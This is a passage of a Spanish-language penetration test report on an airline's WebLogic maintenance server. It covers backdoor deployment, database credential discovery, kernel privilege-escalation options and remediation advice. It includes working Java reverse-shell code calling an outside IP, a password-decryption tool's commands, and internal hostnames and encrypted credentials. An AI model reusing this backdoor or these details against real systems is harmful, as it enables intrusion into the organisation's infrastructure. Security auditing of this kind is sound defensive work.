15	TRF7N001BAW4	BOTTOM CUSHION COVERS		Boeing 737-7V3 - HP-1371CM
16	TRF7N0013S2F	SURVIVAL KIT DOES NOT NEED TO BE INSTALLED		Boeing 737-7V3 - HP-1371CM
17	TRF7N0013Q90	MEDICAL KIT WAS OPEN		Boeing 737-7V3 - HP-1371CM
18	TRF7N0013Q91	PAX CAB PASS SEAT AISLE ARM SHROUD WITH CRACK AT FOLLOWING POSITIONS:		Boeing 737-7V3 - HP-1371CM
19	TRF7N0013Q92	PAX CABIN SEAT LIFE VEST STOWAGE BOXES TORN AT LOCATION 29D, 28DEF,29C, 28BC, 27ABC,		Boeing 737-7V3 - HP-1371CM
20	TRF7N0013Q93	TO PERFORM READ ADN RECORD OF ECRA 2560-0641C ON THIS A/C HP-1371 AND SEND THE INFO TO		Boeing 737-7V3 - HP-1371CM

Imagen 19. Aplicación /maintenix descaga de reportes.

Shell Interactiva en servidor

El próximo objetivo de un atacante podría ser el de obtener acceso a una shell interactiva dentro del servidor, para ello, se creó un código en Java que permitiese abrir una consola mediante una conexión inversa a una IP controlada por el atacante, luego de realizar una llamada a una URL. En la siguiente imagen se muestra un fragmento del código utilizado:

```
        }
      } catch( Exception e ){}
      try
      {
        if( xe != null )
          xe.close();
        if( ujx != null )
          ujx.close();
      } catch( Exception e ){}
    }
  }

  try
  {
    String ShellPath;
if (System.getProperty("os.name").toLowerCase().indexOf("windows") == -1) {
  ShellPath = new String("/bin/sh");
} else {
  ShellPath = new String("cmd.exe");
}

    Socket socket = new Socket( "34.231.77.179", 8443 );
    Process process = Runtime.getRuntime().exec( ShellPath );
    ( new StreamConnector( process.getInputStream(), socket.getOutputStream() ) ).start();
    ( new StreamConnector( socket.getInputStream(), process.getOutputStream() ) ).start();
  } catch( Exception e ) {}
%>
```

Imagen 20. Fragmento de código de la puerta trasera escrita en Java.

Con el código funcionando, se procedió a crear una nueva aplicación dentro de Weblogic, se siguieron los pasos del wizard, se subió el código y al finalizar, se creó una nueva aplicación (maintenix-mod), la cual va a permitir la conexión a una shell interactiva dentro del servidor. (Ver Imagen 21).




Imagen 21. Aplicación maintenix-mod como puerta trasera.

Seguidamente se configuró un multi-handler en la máquina origen de las pruebas, para poder recibir la conexión y manipular la shell que se genera al invocar el método ***Runtime.getRuntime.exec()*** *que se encuentra en el* código Java. Posterior a esto, se estableció una conexión a través de la puerta trasera, usando la URL de la aplicación previamente creada (Ver Imagen 22), la cual contiene el código en Java descrito anteriormente.

Imagen 22. Conexión a puerta trasera.

En la imagen mostrada a continuación se encuentra la conexión entrante y la ejecución satisfactoria de comandos en el servidor WebLogic:




Imagen 23. Conexión a puerta trasera satisfactoria.

Utilizando esta metodología, un atacante podría tener acceso directo al servidor WebLogic, asegurar su conectividad mediante una puerta trasera más compleja y utilizar este servidor para conducir otros ataques. Navegando entre los directorios, se encontró un archivo con información de interés para un atacante, este archivo mostrado en la imagen a continuación, contiene información importante que utiliza el sistema para conectarse a la base de datos.

```
<?xml version='1.0' encoding='UTF-8'?>
<jdbc-data-source xmlns="http://xmlns.oracle.com/weblogic/jdbc-data-source" xmlns:sec="http://xm
lns.oracle.com/weblogic/security/wls" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:
data-source http://xmlns.oracle.com/weblogic/jdbc-data-source/1.0/jdbc-data-source.xsd">
  <name>authentication-ds</name>
  <jdbc-driver-params>
    <url>jdbc:oracle:thin:@db.rams.copaair.com:1521:MXPROD</url>
    <driver-name>oracle.jdbc.OracleDriver</driver-name>
    <properties>
      <property>
        <name>user</name>
        <value>MX_PROD</value>
      </property>
    </properties>
    <password-encrypted>{AES}z24DzW10TWbSJog6445znRk0oKjCdvmAfpzm7LGRH4M=</password-encrypted>
  </jdbc-driver-params>
  <jdbc-connection-pool-params>
    <max-capacity>50</max-capacity>
    <test-connections-on-reserve>true</test-connections-on-reserve>
    <test-table-name>SQL ISVALID</test-table-name>
    <seconds-to-trust-an-idle-pool-connection>0</seconds-to-trust-an-idle-pool-connection>
  </jdbc-connection-pool-params>
  <jdbc-data-source-params>
    <jndi-name>com.mxi.mx.domain.security.authentication.sql.DataSource</jndi-name>
    <global-transactions-protocol>None</global-transactions-protocol>
  </jdbc-data-source-params>
</jdbc-data-source>
```

Imagen 24. Archivo de conexión a la BD.

El campo *<password-encrypted>* contiene el password cifrado que utiliza el sistema para conectarse a la base de datos, para descifrar el password se usó un script en powershell disponible en internet. (Ver Imagen 25)

WebLogic Password Decryptor

PowerShell script and Java code to decrypt WebLogic passwords

```
Import the module

Import-Module .\Invoke-WebLogicPasswordDecryptor.psm1
```

```
Decrypt AES

Invoke-WebLogicPasswordDecryptor -SerializedSystemIni C:\SerializedSystemIni.dat -CipherText "{AES}8/rTjIuC
```

```
Decrypt 3DES

Invoke-WebLogicPasswordDecryptor -SerializedSystemIni C:\SerializedSystemIni.dat -CipherText "{3DES}JMRazF/
```

```
Java

WebLogicPasswordDecryptor "C:\SerializedSystemIni.dat" "{AES}8/rTjIuC4mwlrlZgJK++LKmAThcoJMHyigbcJGIztug="
```

Imagen 25. Weblogic Password Decryptor. Link

Básicamente un atacante podría utilizar este script para descifrar el password y conectarse al servidor *db.rams.copaair.com*, con lo cual podría conducir una intrusión al servidor y buscar la forma de obtener información sensible, ejecutar comandos en el servidor, modificar información o simplemente utilizar este servidor como pivote para futuros ataques.

Adicionalmente se logró identificar otro dominio ***somoscopa.com*** el cual no está público en internet, por lo que es posible que este sea el dominio corporativo de la organización. Un atacante con la información obtenida podría elaborar el siguiente diagrama de red:




Imagen 26. Diagrama de red con puerta trasera en funcionamiento.

Cabe destacar que luego de obtener la shell interactiva, un atacante podría descargar el código de la aplicación maintenix. Para el atacante sería sencillo configurar un servicio FTP, realizar la descarga del código a un sitio de su control y finalmente incrustar código malicioso dentro de la aplicación. En la imagen a continuación se muestra la ubicación del directorio de la aplicación:




Imagen 27. Directorio de la aplicación maintenix.

Escalamiento de privilegios

Es común que un atacante aproveche vulnerabilidades en el servidor que se encuentra comprometido, para escalar privilegios de root, a continuación se va a detallar uno de los procesos que un atacante podría realizar para obtener este nivel de privilegios.

Con el acceso interactivo a una shell en el servidor, es de conocimiento del atacante que la versión del sistema operativo es *Red Hat Enterprise Linux 6.9* (Santiago) y la versión del kernel es *2.6.32,* tal como se muestra en la imagen a continuación:

```
Linux node.rams.copaair.com 2.6.32-696.3.2.el6.x86_64 #1 SMP Wed Jun 7 11:51:39 EDT 2017 x86_64 x86_64 x86_64 GNU/Linux
cat /etc/redhat-release
Red Hat Enterprise Linux Server release 6.9 (Santiago)
```

Imagen 28. Red Hat Distro y Kernel versión.

Se encontró que esta versión de kernel es vulnerable a un exploit que permite escalar privilegios localmente. (Ver Imagen 29).

```
------------------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                              |  Path
                                                                                                            | (/usr/share/exploitdb/platforms/)
------------------------------------------------------------------------------------------------------------ ----------------------------
(Linux Kernel 2.6.34-rc3) ReiserFS (RedHat / Ubuntu 9.10) - 'xattr' Privilege Escalation                    | linux/local/12130.py
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privi | linux/local/9479.c
Linux Kernel 2.6.27 < 2.6.36 (RedHat x86-64) - 'compat' Privilege Escalation                                | lin x86-64/local/15024.c
Linux Kernel 2.6.37 (RedHat / Ubuntu 10.04) - 'Full-Nelson.c' Privilege Escalation                          | linux/local/15704.c
Linux Kernel < 2.6.36-rc6 (RedHat / Ubuntu 10.04) - 'pktcdvd' Kernel Memory Disclosure (PoC)                | linux/local/15150.c
------------------------------------------------------------------------------------------------------------ ----------------------------
```

Imagen 29. Exploit que permite escalar privilegios.

Es importante mencionar que se han identificado múltiples vulnerabilidades en versiónes de Kernel 2.6 y superiores, una de ellas es "*Null Reference Pointer*" el cual puede ser aprovechado por un atacante para inyectar una shellcode utilizando los exploits ya disponibles que tomen ventaja de este tipo de vulnerabilidad.

Esta metodología relativamente sencilla le permitiría a un atacante obtener acceso al usuario root del sistema, con este nivel de privilegio queda de parte de la imaginación del atacante realizar tareas post-explotación.

Con la seguridad de este servidor comprometida, sería posible instalar un rootkit, backdoor o utilizar este servidor como pivote para futuros ataques a fin de controlar mayor cantidad de sistemas dentro de la organización.

Conclusión

Los recursos auditados son susceptibles a fallas que permitieron comprometer la integridad de la infraestructura. Estas fallas de seguridad se traducen en un efecto negativo a la operatividad de este sitio si un atacante consigue explotarlas.

Los resultados de esta auditoría lograron:

- Identificar si un atacante remoto puede penetrar los mecanismos de defensa colocados por la organización.
- Determinar el impacto de las brechas de seguridad en:
    - Confidencialidad de la información.
    - Integridad de la información
    - Disponibilidad de la información.

Cada falla de seguridad a nivel individual se puede considerar de menor importancia, pero cuando se consideran todas las fallas encontradas, esto le puede permitir a un atacante obtener acceso a los sistemas y explotar vulnerabilidades de sistemas adyacentes dentro de la organización. Cabe destacar que la implementación débil de controles de acceso y el uso de usuarios genéricos sin una adecuada política de contraseñas, puede permitirle a un atacante utilizar mecanismos de fuerza bruta como también de ingeniería social para lograr obtener acceso a los sistemas.

Recomendaciones

Luego del impacto observado tras las fallas de seguridad en los sistemas, es necesario que se implemente adecuadamente filtros de seguridad y mecanismos para mitigar o eliminar el impacto de las brechas encontradas. A continuación se menciona puntos de importancia a ser considerados:

GLESEC recomienda lo siguiente:

1. Asegurar el uso de credenciales seguras en toda la organización como también utilizar doble factor de autenticación.
2. Establecer limites de confianza.
3. Implementar y forzar el uso de controles de cambio en todos los sistemas.
4. Implementar un mecanismo de actualización de software.
5. Conducir regularmente pruebas de vulnerabilidades en los sistemas.
6. Conducir SAST (Static Application Security Testing) o White Box Testing en aplicaciones desarrolladas por la organización.
7. Considerar la instalación de aplicaciones (signature-less) para identificación de actividad sospechosa en sistemas críticos, con monitoreo que analice y elimine falsos positivos como también manejo de incidentes. Esto ayudaría en caso de que haya una penetración en la contención y protección.
8. Revisar y aplicar las recomendaciones técnicas indicadas en este documento.
9. Utilizar alto nivel de **urgencia** en la consideración de estas recomendaciones para reducir el alto riesgo observado.

* COPA utiliza actualmente un servicio de doble factor de autenticación, es recomendable en lo posible extender a estos sistemas.

Detalle de vulnerabilidades y remediación

Credenciales por defecto o sensibles

Nivel	Alto
Descripción	La interfaz administrativa del servidor de aplicaciónes es protegida por un usuario/password débil o por defecto.
Impacto	Usando enumeración y técnicas de fuerza bruta, es posible obtener el usuario administrador de la consola.
Remediación	Procurar que todas las intefaces administrativas estén protegidas con passwords complejos, evitar el uso de usuarios por defecto y de combinación de palabras que se puedan construir fácilmente en un ataque de diccionario. Por ejemplo evitar el uso passwords como los siguientes: C0p@@1rl1n3s, C0p@A1rl1n3s123. No menos importante, evitar exponer la consola administrativa en Internet, permitir el acceso por VPN o por segmentos de red que sean de confianza. Tambien recomendamos utilizar doble factor de autenticación

Administración de actualizaciones

Nivel	Alto
Descripción	Se identificaron sistemas que carecen de actualizaciones instaladas.
Impacto	La combinación de una contraseña débil, usuarios por defecto y vulnerabilidades conocidas con exploits disponibles, puede permitir a un atacante ganar acceso no autorizado al sistema. Específicamente la versión actual del kernel en los sistemas auditados, contiene una vulnerabilidad conocida que permite elevar privilegios localmente. Con una shell interactiva y con acceso al exploit esta vulnerabilidad se puede aprovechar fácilmente. Adicionalmente mitigar la vulnerabilidad encontrada con Meltdown y Spectre en procesadores Intel. Se conoce que AWS la esta mitigando a nivel de hypervisores, pero es necesario aplicar parches a nivel de VM.
Remediación	Todos los sistemas deben estar debidamente actualizados, instalar los parches de seguridad provistos por el proveedor.

Políticas de seguridad para la aplicación

Nivel	Alto
Descripción	Es posible subir código malicioso al servidor web sin ningún tipo de restricciones o filtros de seguridad.
Impacto	Un atacante con acceso a un usuario y password válido dentro del servidor web, podría subir código malicioso, abrir una puerta trasera y agregar subrutinas en las aplicaciónes. El límite del impacto que podría tener este código malicioso depende de la imaginación del atacante.

Remediación	Java ofrece un objeto llamado *security manager*, el cual define políticas para la aplicación. Estas políticas definen acciones que pueden ser consideradas como no seguras o sensibles. En el código que se utilizó, la llamada *Runtime.getRuntime.exec()* permite que se ejecute una shell dentro del sistema, es posible configurar una política que arroje una *SecurityException* al momento de recibir estas llamadas que se pueden considerar como no seguras.

Evitar el uso de autenticación HTTP

Nivel	Alto
Descripción	La autenticación HTTP provee un mecanismo simple para aplicar controles de acceso ya que no requiere cookies, sesiones o páginas de login. Este mecanismo no provee protección sobre las credenciales transmitidas por la red.
Impacto	Un atacante podría realizar ataques de fuerza bruta para enumerar usuarios válidos, esto podría servir como "Oráculo" para consultar usuarios dentro del sistema. También un atacante podría colocar un sniffer en la red a fin de detectar un login válido que pueda ser utilizado.
Remediación	Utilizar mecanismos como JWT (muy recomendado), sesiones o campos estándares en las cabeceras HTTP a fin de poder asegurar los recursos.